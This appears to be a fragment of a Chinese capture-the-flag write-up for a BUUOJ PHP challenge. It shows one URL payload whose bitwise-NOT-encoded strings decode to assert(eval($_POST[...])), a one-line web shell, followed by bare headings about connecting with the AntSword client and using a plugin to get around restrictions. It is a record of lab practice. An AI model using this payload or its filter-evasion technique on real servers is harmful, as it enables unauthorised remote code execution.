payload: `http://f05286e9-6fd9-4139-88d1-8e277cbea673.node4.buuoj.cn/?code=(~%9E%8C%8C%9A%8D%8B)(~%D7%9A%89%9E%93%D7%DB%A0%AF%B0%AC%AB%A4%92%90%9C%97%8A%C8%A2%D6%D6);`

蚁剑连接:



选择插件绕过:

